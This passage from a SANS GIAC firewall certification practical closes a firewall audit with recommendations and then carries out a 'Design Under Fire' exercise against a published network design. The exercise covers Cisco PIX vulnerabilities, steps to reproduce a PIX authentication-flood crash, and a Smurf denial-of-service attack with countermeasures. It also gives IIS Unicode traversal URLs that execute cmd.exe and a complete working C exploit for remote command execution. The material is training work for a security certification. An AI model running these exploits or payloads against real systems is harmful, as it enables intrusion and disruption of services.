Based on the theory that the firewall audit was successful and the vulnerabilities that were found directly related to GIAC management decisions. The open telnet service will be corrected. No other major vulnerabilities currently exist on the GIAC external firewall that would make GIAC perimeter at great risk.

However, there are some additional key areas relating to network security that were discovered that GIAC Enterprises should consider in the future. Some of these suggestions are not directly related to external attacks against a firewall or a perimeter network. To perform a complete audit, there should be a need to recommend ways to prevent events that could lead to a successful attack.

- 1) The external firewall current acts as a single point of failure for the GIAC network. GIAC should consider implementing dual external border routers and external firewalls that can provide load balancing and automatic fail over in the event system failure. This would allow external to internal and internal to external traffic to continue to flow. If the need to understand what a dual network perimeter looks like, please review screenshot below.



- 2) GIAC network is very complex supporting multiple vendor products. Recommend either scaling back the detailing of current security products or increasing current training product for I.T. security employees.
- 3) GIAC backup and recovery strategy does not include critical data maintained on firewalls that may be needed. In addition, the documented policies and procedures do not provide sufficient guidance to backup and recover the systems in a timely manner. GIAC documented backup and recovery strategy should be updated to reflect each critical firewall platform. In addition, documentation should be updated to include:
 - The frequency with which backups are required.
 - The types of backups (i.e. full and / or incremental) that are to be performed.
 - The data that is to be included in the backups.
 - The medium on which the data is to be stored.
 - The location at which the backup media is to be maintained.
 - The rotation schedules/retention period over which the data is to be kept.
 - Detailed procedures for performing the backups (in the event that the primary party responsible for backing up the systems is unavailable). These procedures should include any specific backup instructions necessary (e.g. can firewalls be down during backup and recovery?). Procedures should also include escalation instructions for handling corrupt backups and provide for routine testing of backup media.
- 4) The GIAC computer room is not currently restricted from access. This could potentially allow someone to access the firewall, possibly modify the ACLs and

create a possible IT security event. Recommend the installation of a cipher lock on the computer room door to limit unnecessary access.

- 5) Documentation that detailed the security configuration for supporting firewall administration was not readily available. These documents provide the foundation of how your firewall will be managed. Lack of these documents increase the chance for a mismanaged and/or vulnerable system. Technical security standard that describes the configuration for the firewall should be developed. This should include:
- Account Management
 - Firewall Rule Base
 - Firewall Services
 - Change Control
 - Auditing and Logging

Each of these components are necessary steps in proper firewall management

- 6) Security audits and risk assessments of GIAC environment should be conducted every four to six months. Because information security is a continual process battling a moving target. These activities should be done by knowledgeable employees or trained independent consultants to ensure the systems are as secure as possible.

Design Under Fire (Assignment 4)

Requirements

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!


Select a network design from any previously posted GCFW practical (<http://www.sans.org/giactc/gcfw.htm>) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research and describe at least vulnerabilities that have been found for the type of firewall chosen for the design. Choose one of the vulnerabilities, design an attack an attack based on the vulnerability, and explain the results of running that attack against the firewall.
2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

Firewall Vulnerabilities

For the purpose of this assignment, I've chosen to attempt to exploit Philip Kemp's purposed architecture design. I must applaud Phil on implementing multiple firewalls(i.e. redundant systems) and utilizing firewall technologies within his environment. His main external firewall(s) are Cisco Pix 520, Version 5.2(5). Phil's paper can be located at www.sans.org/giactc/gcfw/Philip_Kemp_GCFW.doc. The diagram of his architecture is attached below.

© SANS Institute 2000 - 2002, Author retains full rights.



During my research for Cisco PIX vulnerabilities, I discovered the following vulnerabilities relating to the current assignment.

TCP Reset vulnerability

This vulnerability stems from the fact that the Cisco PIX firewall cannot distinguish between a forged TCP Reset packet and a genuine TCP Reset packet. An attack can terminate a current connection if the connection can be uniquely determined. The reset packet is evaluated based on data contained in the TCP packet header, including source IP, source port, destination IP and destination port. If these values match the values stored in the stateful inspection table, the connection will be reset. Any Cisco PIX Firewall that provides external access to the Internet and for which all of the preceding conditions are met is vulnerable to the disruption of individual sessions.

More information can be found at:

<http://www.cisco.com/warp/public/707/pixtcpreset-pub.shtml>

Cisco PIX Firewall SMTP Filtering Vulnerability

Cisco's PIX Firewall uses an algorithm to prevent usage of unwanted commands (such as HELP, VRFY, EXPN, etc) by not allowing them under normal SMTP communication. There is a way, however, to bypass this protection by issuing a DATA command, and then issuing any of the "unwanted" commands. The commands will be executed normally. Cisco Pix Firewall normally doesn't allow any other commands than HELO, MAIL FROM:, RCPT TO:, DATA, RSET and QUIT. However, once a DATA command has been issued, these commands can be sent and will be processed by the Pix Firewall. More information can be found at:

<http://www.cisco.com/warp/public/707/PIXfirewallSMTPfilter-regression-pub.shtml>

Cisco PIX Firewall Authentication Denial of Service Vulnerability

The Cisco Secure PIX Firewall AAA authentication feature, introduced in version 4.0, is vulnerable to a Denial of Service (DoS) attack initiated by authenticating users on the system. An attacker from inside or outside interfaces of a PIX Firewall running aaa authentication against a TACACS+ Server could cause the PIX to crash and reload by overwhelming it with authentication requests. More information can be found at: <http://www.cisco.com/warp/public/707/pixfirewall-authen-flood-pub.shtml>

To reproduce the vulnerability go through the following steps:

Configure the PIX Firewall version 5.1.4 for aaa authentication against a TACACS+ server:

```
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server GIAC protocol tacacs+
aaa-server GIAC (inside) host 10.10.10.20 limap timeout 5
aaa authentication include http outbound 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 GIAC
aaa authorization include http outbound 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 GIAC
aaa accounting include http outbound 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 GIAC
```

From an inside host generate http request with sweep source port directed to a global address on port 80.

In our case we generate an HTTP request from port 2020, the PIX start an authentication process:

```
109001: Auth start for user '???' from
a.b.c.d/2020 to 1.2.3.4/80
```

Next, Create a HTTP request from port 2021,

109001: Auth start for user '???' from
a.b.c.d/2021 to 1.2.3.4/80

And so on. After approximately 420 requests generated in 3 seconds the PIX firewall gives the message:

Panic: uauth1 – open: no more channels (tcp/UNPROXY/1/0)!

Then locks up and crashes

Thread Name: uauth1 (Old pc 0x85094a4j hfl 0x508d75cd)

And finally resets itself

Denial of Service attack

Based on the current assignment, the denial of service of chose is a “Smurf” attack. A Smurf attack involves using other machines from sites. Utilizing the designated 50 compromised cable modem/DSL systems mentioned above to send packets to amplifying networks, the attacker will be able to overburden the connection to GIAC’s network causes a network failure. An attacker initiates massive amounts of ICMP echo traffic at IP broadcast addresses, all of it having a spoofed source address of the system to be attacked. Since the ICMP echo packet will be sent to the broadcast address, each machine on that network will reply to the spoofed address of the victim’s machine. On a multi-access broadcast network, there could possibly be hundreds of systems replying to each packet causing system failure. It may not be a fancy attack, but it can cost a company millions of dollars in lost revenue.

In order to stop this, all networks should perform filtering either at the edge of the network where customers connect (access layer) or at the edge of the network with connections to the upstream providers, in order to defeat the possibility of source-address-spoofed packets from entering from downstream networks, or leaving for upstream networks. Also, if you use Cisco routers another countermeasure that could be used. Enable the committed access rate (CAR) functionality on the Cisco router. This will screen ICMP traffic and only allow ICMP traffic that contains a reasonable number of packets.

For more information on protecting your network from “Smurf” attacks see: <ftp://ftp.isi.edu/in-notes/rfc2267.txt>

Impact

This exploit causes the PIX Firewall to be vulnerable to a DoS attack in which the availability and reliability of the firewall is decrease. This does not result in a loss of data integrity, but revenue generation can be affected. Any DoS attack should be considered major risk.

Planning for method of attack on an internal system

The system of focus in this attack will be GIAC's customer web server. This is a main asset for GIAC Enterprises since it is used for sales transactions. It is foundational for the e-commerce business they conduct. If the web server is accessed by a attacker, he is one step closer to gaining access to GIAC database server which contains crucial information the business is dependent on. Many times company web servers are not fully protected, since they usually communicate on ports 80 and/or 443, which are allowed through the firewall in order to conduct business over the Internet. Below lists my vulnerability of chose:

Web Server Folder Traversal Vulnerability

The vulnerability could potentially allow a visitor to a web site to take a wide range of destructive actions against it, including running programs on it. Due to a canonicalization error in IIS 4.0 and 5.0, a particular type of malformed URL could be used to access files and folders that lie anywhere on the logical drive that contains the web folders. This would potentially enable a malicious user who visited the web site to gain additional privileges on the machine - specifically, it could be used to gain privileges commensurate with those of a locally logged-on user. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it.

The request would be processed under the security context of the IUSR_machinename account, which is the anonymous user account for IIS. Within the web folders, this account has only privileges that are appropriate for untrusted users. However, it is a member of the Everyone and Users groups and, as a result, the ability of the malicious user to access files outside the web folders becomes particularly significant. By default, these groups have execute permissions to most operating system commands, and this would give the malicious user the ability to cause widespread damage. Customers who have proactively removed the Everyone and Users groups from permissions on the server, or who are hosting the web folders on a different drive from the operating system, would be at significantly less risk from the vulnerability. For more information see: <http://xforce.iss.net/alerts/advise68.php>

You can test your own IIS system with the following URL:

`http://address.of.iis5.system/scripts/..%c0%af` (which translates to '/')

Or

`http://address.of.iis5.system/scripts/..%c1%9c` (which translates to '\')

Or (For the execution bug)

`http://address.of.iis5.system/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\`

Exploit code:

```
/* ****
** **
** Microsoft IIS 4.0/5.0 Extended UNICODE Directory Traversal Exploit **
** **
**** */

#include <stdio.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>
#include <fcntl.h>

void usage(void)
{
    fprintf(stderr, "usage: ./iis-zank <-t target> <-c 'command' or -i>");
    fprintf(stderr, " [-p port] [-t timeout]\n");
    exit(-1);
}

int main(int argc, char **argv)
{
    int i, j;
    int port=80;
    int timeout=3;
    int interactive=0;
    char temp[1];
    char host[512]="";
    char cmd[1024]="";
    char request[8192]="GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
    struct hostent *he;
    struct sockaddr_in s_addr;

    printf("iis-zank_bread_chafer_8000_super_alpha_hyper_pickle.c\n");
    printf("by optyx and t12\n");

    for(i=0;i<argc;i++)
    { if(argv[i][0] == '-') {
        for(j=1;j<strlen(argv[i]);j++)
    {
```

```

switch(argv[i][j])
{
case 't':
    strncpy(host, argv[i+1], sizeof(host));
    break;
case 'c':
    strncpy(cmd, argv[i+1], sizeof(cmd));
    break;
case 'h':
    usage();
    break;
case 'o':
    timeout=atoi(argv[i+1]);
    break;
case 'p':
    port=atoi(argv[i+1]);
    break;
case 'i':
    interactive=1;
    break;
default:
    break;
}
}
}

if(!strcmp(host, ""))
{
    fprintf(stderr, "specify target host\n");
    usage();
}

if(!strcmp(cmd, "") && !interactive)
{
    fprintf(stderr, "specify command to execute\n");
    usage();
}

printf("]- Target - %s:%d\n", host, port);
if(!interactive)
    printf("]- Command - %s\n", cmd);
printf("]- Timeout - %d seconds\n", timeout);
if((he=gethostbyname(host)) == NULL)
{
    fprintf(stderr, "invalid target\n");
}

```

```

    usage();
}

do
{
    if(interactive)
    {
        cmd[0]=0;
        printf("\nC> ");
        if(fgets(cmd, sizeof(cmd), stdin) == NULL)
            fprintf(stderr, "gets() error\n");
        cmd[strlen(cmd)-1]='\0';
        if(!strcmp("exit", cmd))
            exit(-1);
    }

    for(i=0;i<strlen(cmd);i++)
    {
        if(cmd[i]==' ')
            cmd[i]='+';
    }

    strncpy(request,
        "GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+",
        sizeof(request));
    strncat(request, cmd, sizeof(request) - strlen(request));
    strncat(request, "\n", sizeof(request) - strlen(request));

    s_addr.sin_family = PF_INET;
    s_addr.sin_port = htons(port);
    memcpy((char *) &s_addr.sin_addr, (char *) he->h_addr,
        sizeof(s_addr.sin_addr));

    if((i=socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
    {
        fprintf(stderr, "cannot create socket\n");
        exit(-1);
    }

    alarm(timeout);
    j = connect(i, (struct sockaddr *) &s_addr, sizeof(s_addr));
    alarm(0);

    if(j==-1)
    {

```

```

    fprintf(stderr, "cannot connect to %s\n", host);
    exit(-1);
    close(i);
}

if(!interactive)
printf("]- Sending request: %s\n", request);

send(i, request, strlen(request), 0);

if(!interactive)
printf("]- Getting results\n");

while(recv(i,temp,1, 0)>0)
{
    alarm(timeout);
    printf("%c", temp[0]);
    alarm(0);
}

}
while(interactive);

close(i);
return 0;
}

```

Action for Correction

Microsoft strongly urges that all customers using IIS 4.0 or IIS 5.0 install the patch immediately. Customers who installed the patch when it was released as part of Microsoft Security Bulletin MS00-057 do not need to take any additional action.

© SANS Institute 2000 - 2002, Author retains full rights.

Bibliography

Scambray, Joel, Stuart McClure and George Kurtz. "Hacking Exposed 2nd Edition" Berkeley, CA: McGraw-Hill, 2001.

Brenton, Chris, Lance Spitzner, and Stephen Northcutt. "The SANS Institute: Track 2-Firewalls, Perimeter Protection, and Virtual Private Networks." Volumes 2.1-2.5. Presented at Boston, MA, on 12 Sept 2001 by Chris Brenton.

Zwicky, Elizabeth, Simon Cooper, and D. Brent Chapman. "Building Internet Firewalls" Sebastopol, CA: O'Reilly, 2000

Fyodor. "Nmap network security scanner man page" Available at http://www.insecure.org/nmap/nmap_manpage.html.

Kemp, Philip. "SANS GIAC Level 2: GCFW – Firewalls, Perimeter Protection, and VPNs Practical Assignment". Available at http://www.sans.org/y2k/practical/Philip_Kemp_GCFW.doc.

Martin, Daniel. "SANS GIAC Level 2: GCFW – Firewall, Perimeter Protection, and VPNs Practical Assignment". Available at http://www.sans.org/y2k/practical/Daniel_Martin_GCFW.doc.

Vars, Michael. "SANS GIAC Level 2: GCFW – Firewalls, Perimeter Protection, and VPNs Practical Assignment". Available at http://www.sans.org/y2k/practical/Michael_Vars_GCFW.doc.

© SANS Institute 2000 - 2002. All rights reserved. Author retains full rights.